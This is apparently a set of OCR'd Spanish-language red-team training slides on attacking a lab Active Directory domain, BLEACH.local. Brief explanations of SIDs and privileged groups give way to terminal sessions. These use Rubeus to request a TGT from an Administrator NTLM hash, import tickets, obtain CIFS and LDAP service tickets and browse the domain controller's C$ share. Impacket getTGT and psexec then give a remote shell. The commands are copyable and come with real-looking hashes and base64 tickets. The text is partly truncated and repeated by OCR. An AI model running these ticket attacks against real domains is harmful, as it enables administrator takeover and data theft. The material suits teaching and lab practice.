“PWN LIKE A MDFK ft. RED TEAM VIEW”

Day Nine: Muddy road

BLEACH.local : SOME ABOUT THIS

GUID (Identificador Único Global): Un GUID es un valor alfanumérico de 128 bits que se utiliza para identificar de manera única elementos en el sistema operativo. Los GUID se generan de forma aleatoria y se utilizan para identificar objetos como archivos, registros del sistema, componentes de software, entre otros. En Windows, los GUID se utilizan ampliamente para asegurar que los identificadores sean únicos en todo el sistema.

SUID (Identificador de Usuario Establecido): El SUID es un mecanismo utilizado en sistemas Unix y Linux para permitir que los programas se ejecuten con los privilegios del propietario del archivo, en lugar de los privilegios del usuario que los ejecuta. Sin embargo, en Windows, este concepto no existe de forma directa. Windows utiliza un modelo de seguridad basado en permisos y grupos de usuarios para controlar el acceso a los recursos del sistema.

SID (Identificador de Seguridad): El SID es un identificador único que se asigna a cada cuenta de usuario, grupo de usuarios y otros objetos de seguridad en un dominio de Windows. Los SID se utilizan para identificar de manera exclusiva a los usuarios y grupos en un entorno de Directorio Activo de Windows. Cada vez que se crea una cuenta de usuario o grupo en un dominio de Windows, se le asigna un SID único. Los SIDs se utilizan en la asignación de permisos y en la administración de la seguridad en Windows.

BLEACH.local : SOME ABOUT THIS

- Domain Admins: Es un grupo que tiene los máximos privilegios en un dominio de Active Directory. Los miembros de este grupo tienen control total sobre el dominio y pueden realizar tareas de administración, como crear y eliminar cuentas de usuario, modificar configuraciones del dominio, administrar políticas de grupo, entre otras.
- Domain Users: Es un grupo predeterminado que contiene a todos los usuarios normales del dominio. Los miembros de este grupo tienen permisos limitados y pueden acceder a recursos compartidos y realizar acciones básicas en el dominio.
- Schema Admins: Este grupo tiene privilegios para realizar modificaciones en el esquema de Active Directory. El esquema define la estructura y los objetos que se pueden almacenar en el directorio. Los miembros de este grupo pueden realizar cambios en la estructura del esquema, como agregar o eliminar atributos y clases.
- Enterprise Admins: Es un grupo que tiene privilegios a nivel de toda la empresa o forest en Active Directory. Los miembros de este grupo tienen control total sobre todos los dominios en el entorno de Active Directory, incluidos los dominios hijos. Tienen los mismos privilegios que los Domain Admins, pero a nivel de toda la empresa.
- GPC Owners (Group Policy Creator Owners): Este grupo tiene privilegios para crear y administrar políticas de grupo en un dominio. Los miembros de este grupo pueden crear nuevas políticas de grupo y modificar las existentes. Este grupo se utiliza para delegar la administración de políticas de grupo a usuarios específicos sin darles los máximos privilegios del grupo Domain Admins.

GID	Group Name
512	Domain Admins
513	Domain Users
518	Schema Admins
519	Enterprise Admins
520	Group Policy Creator Owners

BLEACH.local : SOME ABOUT THIS

https://github.com/tomcarver16/ADSearch
https://github.com/gentilkiwi/kekeo
https://www.infosecmatter.com/empire-module-library/?mod=powershell/credentials/rubeus
https://github.com/S3cur3Th1sSh1t/PowerSharpPack/tree/master/PowerSharpBinaries

BLEACH.local : SOME ABOUT THIS

```
PS C:\Users\jquerito\Downloads> klist

El id. de inicio de sesión actual es 0:0x5a200

Vales almacenados en caché: (4)

#0>     Cliente: jquerito @ BLEACH.LOCAL
        Servidor: krbtgt/BLEACH.LOCAL @ BLEACH.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Hora de inicio: 6/6/2023 22:46:06 (local)
        Hora de finalización:   6/7/2023 8:46:05 (local)
        Hora de renovación: 6/13/2023 22:46:05 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0x2 -> DELEGATION
        KDC llamado: PRINCIPAL-BLEACH.BLEACH.local

#1>     Cliente: jquerito @ BLEACH.LOCAL
        Servidor: krbtgt/BLEACH.LOCAL @ BLEACH.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Hora de inicio: 6/6/2023 22:46:05 (local)
        Hora de finalización:   6/7/2023 8:46:05 (local)
        Hora de renovación: 6/13/2023 22:46:05 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado: PRINCIPAL-BLEAC

#2>     Cliente: jquerito @ BLEACH.LOCAL
        Servidor: cifs/PRINCIPAL-BLEAC @ BLEACH.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Hora de inicio: 6/6/2023 22:46:06 (local)
        Hora de finalización:   6/7/2023 8:46:05 (local)
```

```
C:/user/jquerito> KLIST.exe

C:/user/jquerito> KLIST.exe purge
```

BLEACH.local : IS NOT PTH BUT…

```
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Windows PowerShell
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:Administrador /domain:BLEACH.local /rc4:fc19a68b44372b3bcf0297e08a28fda8 /nowrap

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: fc19a68b44372b3bcf0297e08a28fda8
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\Administrador'
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFTDCCBUigAwIBBaEDAgEWooIEXDCCBFhhggRUMIIEUKADAgEFoQ4bDEJMRUFDSC5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILmxvY2Fso4IEFDCCBBCgAwIBEq
gq5FY3K8EJqxLhmz8lLgvqNusIAkVTUEU6RP9S4RJjmfqvvyy7lU5HZDKAR+srRIU7oPcv/VlUQKThgGRHr/QYlEUCF0a48g13jtG8jHzQSgHBCYx/rCHSzB+KOFbJxZ/gT4fduhGpucbkao
k5HPmDNdiuSeAvtuzC1KdU24Me2Kwzzb/NPcm5/KKt5dpYbrOxRwr+Unus3m///RUmn0Nm7KH1+5irWHBe4m2x5fDYkAplwnmKI6XARhyK8nLsew5pO2HLk9hu8P1L718k/LIDyhmFMz4Wg4
HVC7W1v2AJm+WZHL+reSNIj2CovvrOYUdDUZQVC4XazV4ma/1DufflmEArzX5P8Mdt2Nd/AgA3acPQfLjfId5FemOZDyEoJwHmieu0ciGBhEOumCq5pIfsDR/CVPScfAS9525Ptcoomalmb2
HmJXHsAyFHnFomShLqMHK0k4vQeI5gSIutHnYcEqTnxk6FttUVfotGqX/Qb1ALyEm7RtpujPhaoMfOTarZFoEd6n4rKXxKvRVI2egrJ6eXcGYL2OhR1YKkqhopGoTT2O6VdhZaPVI7gWLmRO
rqKlfWh8MqN12xVZtkmQbt26891w/zzMvxWdg2L2Z2q7oWSlJ0H0Jx0xKqvEWVVzBXUGvAOAU/94qUffijhqgdRplohDXBlDsY/XeT1udyynmjlY6YtfekQY+qxdZzXCs1yDjFe+wf25HkDx
27SqsTF+IUoCNFQNVWDc5IibqOK4d8N94ozgEvf3rGhyT9SlncDR1VjEsJIQGUZcj3RuPjSF2VpMen3wn3erht8rO3ISfk20D/KKvuOfkFGt5vLiMi7lt49huOzjY2m/1qFbxml1XlI/itKz
7fdlUV1HHdqMQarB/CxuCziJE2/xKdJhGeD1RtSbWomyP/icd9NLKWAjrHOTq+6b1GSTj8FNXc7pKso0kyPtzylnn0Y3Y8c4yU6pB1C0M0Gk1K/jcsyBPd4H/Z8wfwt6Vfe0kNXaSOOVTzfJ
Zx+qOB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIHBMIG+oBswGaADAgEXoRIEEJGm4wKhhsVb+Tu9/MnH6JehDhsMQkxFQUNILkxPQ0FMohowGKADAgEBoREwDxsNQWRtaW5pc3RyYWRvcq
MzA2MDcwNjU1NDlapxEYDzIwMjMwNjEzMjA1NTQ5WqgOGwxCTEVBQ0guTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDEJMRUFDSC5sb2NhbA==

  ServiceName              :  krbtgt/BLEACH.local
  ServiceRealm             :  BLEACH.LOCAL
  UserName                 :  Administrador
  UserRealm                :  BLEACH.LOCAL
  StartTime                :  06/06/2023 22:55:49
  EndTime                  :  07/06/2023 8:55:49
  RenewTill                :  13/06/2023 22:55:49
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
```

.\R.exe asktgt /user:<user> /domain:BLEACH.local /rc4:<hash>

BLEACH.local : EXPLOITING TICKETS (RUBEUS)

```
PS C:\Users\jquerito\Downloads> .\R.exe ptt /ticket:doIFTDCCBUigAwI
EDAgECooIEAgSCA/4DhKOJUwJxyzUPlMPpJyirgXEZT4LHZ2d2Df0ss85laicmTf3T7
tXKcbMvR36MgeColwBMl4Wf1nMuvF1P4u32vfyD7y/qCgOMvrMBPXFQyEJaK41nG9tA
Vw4RHHIPC4JlIRZN5nG2IxlQ/5tMsi80miR7UPWMotEzfO1cynvZR4OzKZuwhdRn55c
bSFWGlAyXkZSXsu1bA9VwsRloyTmx9u+4xaB/0EohcONH88KUa55sJxv60o2uNiTnbU
svTKfq+fDerCwsz7nDeP3ng0Qtki6af86dPB8d9y9t4MM2iYrhFd/UrimAank4SVPz1
QG46lkjB6BORiOp0U//gI8+iBeXjKMDiNA7Kgxip0lALPdhGsXHrYpeSjsBTm01ErY5
NhGUAW01rbnxMQUF5ONqkCFnNdsRw3BinxHEW3qCN/NO9xUbQZDqJNzKUFx8kNelOG6
o79RuqhsE7Q4DF2Z2HLDJQcgx161AusJ7fbEJ7udJhVs5id5DKOB2zCB2KADAgEAooH
MHAwUAQOEAAKURGA8yMDIzMDYwNjIwNTY1OVqmERgPMjAyMzA2MDcwNjU2NTlapxEYD

  _____      _
 (_____ \    | |
  _____) )_  | |__  _____ _   _  ___
 |  ___/| | | |  _ \| ___ | | | |/___)
 | |    \ \| |_| | |_) ) ____| |_| |___ |
 |_|     |_|____/|____/|_____)____/(___/

 v2.2.0

[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\jquerito\Downloads>
```

```
PS C:\Users\jquerito\Downloads> klist

El id. de inicio de sesión actual es 0:0x5a200

Vales almacenados en caché: (1)

#0>     Cliente: Administrador @ BLEACH.LOCAL
        Servidor: krbtgt/BLEACH.local @ BLEACH.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-H
        Marcas de vale 0x40e10000 -> forwardable renewa
        Hora de inicio: 6/6/2023 22:56:59 (local)
        Hora de finalización:   6/7/2023 8:56:59 (local
        Hora de renovación: 6/13/2023 22:56:59 (local)
        Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado:
PS C:\Users\jquerito\Downloads>
```


```
.\Rubeus.exe ptt /ticket:<base64>||<kirbi>
```

BLEACH.local : EXPLOITING TICKETS (RUBEUS)

El servicio CIFS (Common Internet File System) es un protocolo de red que permite a los sistemas operativos Windows acceder y compartir archivos en una red. CIFS se basa en el protocolo SMB (Server Message Block) y se utiliza ampliamente para compartir archivos e impresoras en entornos de red Windows.

El servicio LDAP (Lightweight Directory Access Protocol) es un protocolo de acceso y búsqueda de directorios utilizado para interactuar con sistemas de directorios, como Active Directory. LDAP permite consultar y modificar información almacenada en un directorio de forma estándar y eficiente.


BLEACH.local : EXPLOITING TICKETS (RUBEUS)



```
PS C:\Users\jquerito\Downloads> .\R.exe asktgs /user:Administrador /ticket:doIFTDCCBUigAw
FoQ4bDEJMRUFDSC5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILmxvY2Fso4IEFDCCBBCgAwIBEqED
XEZT4LHZ2d2DfOss85laicmTfJTXul37bDljXJz5XCun0xt4buJhyUIUwD/HBF/qURHxOhi/hMFMHALDAnr+9zNyT
Vu5rV3nrvMSnpb+WIr36ZcHz5tXKcbMvR36MgeColwBMl4Wf1nMuvF1P4u32vfyD7y/qCgOMvrMBPXFQyEJaK41nG
2nYYXToRFIliusTYNGV05M7H9rNtiB9425B10ZyFmOInfS318fyKZJBRzSllAhmzrmk7LSHggTyUm6Le8HLAyaipG
PWMotEzfO1cynvZR4OzKZuwhdRn55cJ5WLgNSqEf+LojSkgu+jhHQMwRYKMjbpclW2RvrKTVKp9Bohu4fiHLH1QrJ
XEmg38Dae3ps06rHHnozpmJlV9YbSFWGlAyXkZSXsu1bA9VwsRloyTmx9u+4xaB/0EohcONH88KUa55sJxv60o2uN
IahNCuUvIwiODSHouZC7Wfw0EqUBO7//e3ILtOX5Ei8gk/awPNpXaNjYsFI38AVgW8gvHMouJ7TDC3jnUmcWaM0JF
B8d9y9t4MM2iYrhFd/UrimAank4SVPz18JZLH9SL4rDS9JdUH2GOa7sNEBt1orjMItI6KHiQDG0yuf42FXRgQqekw
18r4LzV6ywkt3raiVFy3v42quk1BCQG46lkjB6BORiOp0U//gI8+iBeXjKMDiNA7Kgxip0lALPdhGsXHrYpeSjsBT
T3KZCGkvDIzgvwSsLwc+UhiXF7Q+BT8lSyerkbRWB3JSiTNZhHP6xiPZewvd7mx4ZVKstFG999dvrqy730/29bOJH
xHEW3qCN/NO9xUbQZDqJNzKUFx8kNelOG0zweVggQkq6rLAtricKy9o67QCMV3CnGtX+5dYDGYn6h6Fygr9BWmBh+
HRF+7a0xKVYfiZf8138kBNzWKeW+s5Wo79RuqhsE7Q4DF2Z2HLDJQcgx161AusJ7fbEJ7udJhVs5id5DKOB2zCB2K
wGaADAgEXoRIEEC/jDIn+qXjqLiwpD22mjEKhDhsMQkxFQUNILkxPQ0FMohowGKADAgEBoREwDxsNQWRtaW5pc3Ry
TY1OVqmERgPMjAyMzA2MDcwNjU2NTlapxEYDzIwMjMwNjEzMjA1NjU5WqgOGwxCTEVBQ0guTE9DQUypITAfoAMCAQ
= /service:cifs/PRINCIPAL-BLEACH.BLEACH.local /nowrap

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
```


```
.\R.exe asktgs /user:Administrador /ticket:<b64-ticket>
/service:cifs/PRINCIPAL-BLEACH.BLEACH.local
```

BLEACH.local : EXPLOITING TICKETS (RUBEUS)




https://lzone.de/cheat-sheet/kerberos

```
PS C:\Users\jquerito\Downloads> klist

El id. de inicio de sesión actual es 0:0x5a200

Vales almacenados en caché: (2)

#0>     Cliente: Administrador @ BLEACH.LOCAL
        Servidor: krbtgt/BLEACH.local @ BLEACH.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Hora de inicio: 6/6/2023 22:56:59 (local)
        Hora de finalización:   6/7/2023 8:56:59 (local)
        Hora de renovación: 6/13/2023 22:56:59 (local)
        Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado:

#1>     Cliente: Administrador @ BLEACH.LOCAL
        Servidor: cifs/PRINCIPAL-BLEACH.BLEACH.local @ BLEACH.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Hora de inicio: 6/6/2023 23:08:02 (local)
        Hora de finalización:   6/7/2023 8:56:59 (local)
        Hora de renovación: 6/13/2023 22:56:59 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0
        KDC llamado:
PS C:\Users\jquerito\Downloads> whoami
bleach\jquerito
PS C:\Users\jquerito\Downloads>
```



BLEACH.local : EXPLOITING TICKETS (RUBEUS)

```
PS C:\Users\jquerito\Downloads> dir \\PRINCIPAL-BLEACH.BLEACH.local\c$


    Directorio: \\PRINCIPAL-BLEACH.BLEACH.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        30/03/2023     15:03                inetpub
d-----        03/04/2023      4:44                informacion_confidencial
d-----        22/08/2013     17:52                PerfLogs
d-r---        10/04/2023      8:13                Program Files
d-----        10/04/2023      8:13                Program Files (x86)
d-r---        10/04/2023      8:15                Users
d-----        06/06/2023     22:38                Windows
```



https://gist.github.com/TarlogicSecurity/2f221924fef8c14a1d8e29f3cb5c5c4a

https://cheatsheet.haax.fr/windows-systems/exploitation/kerberos/

BLEACH.local : EXPLOITING TICKETS (IMPACKET)

```
┌──(kali㉿kali)-[~/Documents]
└─$ impacket-getTGT BLEACH.local/Administrador -dc-ip 10.0.9.4 -hashes
:fc19a68b44372b3bcf0297e08a28fda8
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Saving ticket in Administrador.ccache
```

BLEACH.local : EXPLOITING TICKETS (IMPACKET)

```
┌──(kali㉿kali)-[~/Documents]
└─$ impacket-getTGT BLEACH.local/Administrador -dc-ip 10.0.9.4 -hashes
:fc19a68b44372b3bcf0297e08a28fda8
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Saving ticket in Administrador.ccache

┌──(kali㉿kali)-[~/Documents]
└─$ export KRB5CCNAME=Administrador.ccache (!)
```


BLEACH.local : EXPLOITING TICKETS (IMPACKET)

```
┌──(kali㉿kali)-[~/Documents]
└─$ impacket-getTGT BLEACH.local/Administrador -dc-ip 10.0.9.4 -hashes
:fc19a68b44372b3bcf0297e08a28fda8
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Saving ticket in Administrador.ccache

┌──(kali㉿kali)-[~/Documents]
└─$ export KRB5CCNAME=Administrador.ccache (!)

┌──(kali㉿kali)-[~/Documents]
└─$ impacket-psexec -k -no-pass @PRINCIPAL-BLEACH.BLEACH.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

BLEACH.local : EXPLOITING TICKETS (IMPACKET)

La variable de entorno KRB5CCNAME en Linux se utiliza para especificar la ubicación del archivo de caché de tickets Kerberos.

Cuando se utiliza la herramienta Impacket en combinación con Kerberos, la variable de entorno KRB5CCNAME se utiliza para especificar la ubicación del archivo de caché de tickets Kerberos que debe ser utilizado por Impacket para la autenticación.



BLEACH.local : SERVICES 4 THE WIN


```
KVYfiZf8138kBNzWKeW+s5Wo79RuqhsE7Q4DF2Z2HLDJQcgx161AusJ7fbEJ7udJhVs5id5DKOB2zCB2KADAgEAooHQBIHNfYH
/DXSNQWRtaW5pc3RyYWRvcqMHAwUAQUEAAKURGA8yMDIzMDYwNjIwNTY1OVqmERgPMjAyMzA2MDcwNjU2NTlapxEYDzIwMjMwN
 LDAP/PRINCIPAL-BLEACH.BLEACH.local /nowrap

  _____      _
 (_____\    | |
  _____) )_  | |__  _____ _   _  ___
 |  ___  /| | |  _ \| ___ | | | |/___)
 | |   \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'LDAP/PRINCIPAL-BLEACH.BLEACH.local'
[*] Using domain controller: PRINCIPAL-BLEACH.BLEACH.local (2001:db8::92:4916:e359:f3de)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFsjCCBa6gAwIBBaEDAgEWooIEozCCBJ9hggSbMIIEl6ADAgEFoQ4bDEJMRUFDSC5MT0NBTKIwMC6gAwIBAqEnMCUbE
q/6S9lFYRPYY5x/A0mugWK0otq5x5b2sSwzFhQv6yNW2Do/khIxGQUged/Wr236i/XswkP/NuMbQ8h5xCBfX9tYMiWi3TFdQy2M
/JCy66U4DPP0Uwu5aXP5T4AYYCkqGKjzSQRS1dCK4ghoizyT3S19F0/i3O3KyXFx9c2bxnHdlQiCbOcC3iDb7wEvTScE7Z8vwdc
P3EA30xz4lVsX6uSWPA90svtvTr1zie2BknJq9mY1U1Bn4gEOaDgT1UBISbbgsu12LLl25FyZzihO5XO77Mxp5N65qa1RilCDTr
bbNIHn6bn7UmyovUzqLtSU1+sm7U/QEFD3iOLiNiBgxFQHkQZ5ZwgCPAB3ql7hN9Y/wzuUZVT80O53bL8vtDK7XE935MKrIBuz1
eVPlENclBhdh/5qrKokG5GU7eNIIdj51o1BVgJRBN/7bkxOhACpr9eQ7KMWHK+6BtChnnD7nYrflkVXqFOh9g7jLXodspSR7rt/
JXu59A53Pc5jnt6YD/VkjwV/a0p4od4xT47EtvHGvmZSDo3dPC4OENwhHXPi+2J5deDAqVwI0mZlm2WnPeXgc3mIqO8+UqUHZx+
sm5MQ8v+FlzbFk7OyX+XSjS6UL96oCieH7LIw4+OQr8Sq90gikfV3yDJ0QidLAGyJNiFAqV45d1H9cmRzb0tLLPgnURFTNHaw6X
cdwkQH6zeF+Ypqiw/vOK067/BR6EhTkde1L2EeBWEz+vboGq2xzyjAL02OjUZPoWVoOn7Wu02HdX8p1q+ueS6XKWhrcB1VWM+g
QX0Bnq22rvahDhsMQkxFQUNILkxPQ0FMohowGKADAgEBoREwDxsNQWRtaW5pc3RyYWRvcqMHAwUAQKUAAKURGA8yMDIzMDYwNj
KhJzAlGwRMREFQGx1QUklOQ0lQQUwtQkxFQUNILkJMRUFDSC5sb2NhbA==

  ServiceName             :  LDAP/PRINCIPAL-BLEACH.BLEACH.local
  ServiceRealm            :  BLEACH.LOCAL
  UserName                :  Administrador
```

En Active Directory, LDAP desempeña un papel fundamental. Active Directory es una implementación del servicio de directorio de Microsoft y utiliza LDAP como su protocolo de acceso principal. LDAP se utiliza para realizar consultas y búsquedas en el directorio de Active Directory, que contiene información sobre usuarios, grupos, recursos y otras entidades del dominio.

BLEACH.local : SERVICES 4 THE WIN

```
KVYfiZf8138kBNzWKeW+s5Wo79RuqhsE7Q4DF2Z2HLDJQcgx161AusJ7fbEJ7udJhVs5id5DKOB2zCB2KADAgEAooHOBIHNfYH
/DXSNQWRtaW5pc5RyYWRvcqMHAwUAQUEAAKURGA8yMDIzMDYwNjIwNTY1OVqmERgPMjAyMzA2MDcwNjU2NTlapxEYD
 LDAP/PRINCIPAL-BLEACH.BLEACH.local /nowrap

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticke
[*] Building TGS-REQ request for: 'LDAP/PRINCIPAL-BLEACH.BLEACH.local'
[*] Using domain controller: PRINCIPAL-BLEACH.BLEACH.local (2001:db8::92:4916:e359:f3de)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFsjCCBa6gAwIBBaEDAgEWooIEozCCBJ9hggSbMIIEl6ADAgEFoQ4bDEJMRUFDSC5MT0NBTKIwMC6gAwIB
q/6S9lFYRPYY5x/A0mugWK0otq5x5b2sSwzFhQv6yNW2Do/khIxGQUged/Wr236i/XswkP/NuMbQ8h5xCBfX9tYMiW
/JCy66U4DPP0Uwu5aXP5T4AYYCkqGKjzSQRS1dCK4ghoizyT3S19F0/i3O3KyXFx9c2bxnHdlQiCbOcC3iDb7wEvTS
P3EA30xz4lVsX6uSWPA90svtvTr1zie2BknJq9mY1U1Bn4gEOaDgT1UBISbbgsu12LLl25FyZzihO5XO77Mxp5N65q
bbNIHn6bn7UmyovUzqLtSU1+sm7U/QEFD3iOLiNiBgxFQHkQZ5ZwgCPAB3ql7hN9Y/wzuUZVT80O53bL8vtDK7XE93
eVPlENclBhdh/5qrKokG5GU7eNIIdj51o1BVgJRBN/7bkxOhACpr9eQ7KMWHK+6BtChnnD7nYrflkVXqFOh9g7jLXo
JXu59A53Pc5jnt6YD/VkjwV/a0p4od4xT47EtvHGvmZSDo3dPC4OENwhHXPi+2J5deDAqVwI0mZlm2WnPeXgc3mIqO
sm5MQ8v+FlzbFk7OyX+XSjS6UL96oCieH7LIw4+OQr8Sq90gikfV3yDJ0QidLAGyJNiFAqV45d1H9cmRzb0tLLPgnURFTNHaw6
cdwkQH6zeF+Ypqiw/vOK067/BR6EhTkde1L2EeBWEz+vboGq2xzyjAL02OjUZPoWVoOn7Wu02HdX8p1q+ueS6XKWhrcB1VWM+g
QX0Bnq22rvahDhsMQkxFQUNILkxPQ0FMohowGKADAgEBoREwDxsNQWRtaW5pc3RyYWRvcqMHAwUAQKUAAKURGA8yMDIzMDYwNj
KhJzAlGwRMREFQGx1QUklOQ0lQQUwtQkxFQUNILkJMRUFDSC5sb2NhbA==

  ServiceName              :  LDAP/PRINCIPAL-BLEACH.BLEACH.local
  ServiceRealm             :  BLEACH.LOCAL
  UserName                 :  Administrador
```

```
Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Hora de inicio: 6/6/2023 22:56:59 (local)
Hora de finalización:   6/7/2023 8:56:59 (local)
Hora de renovación: 6/13/2023 22:56:59 (local)
Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
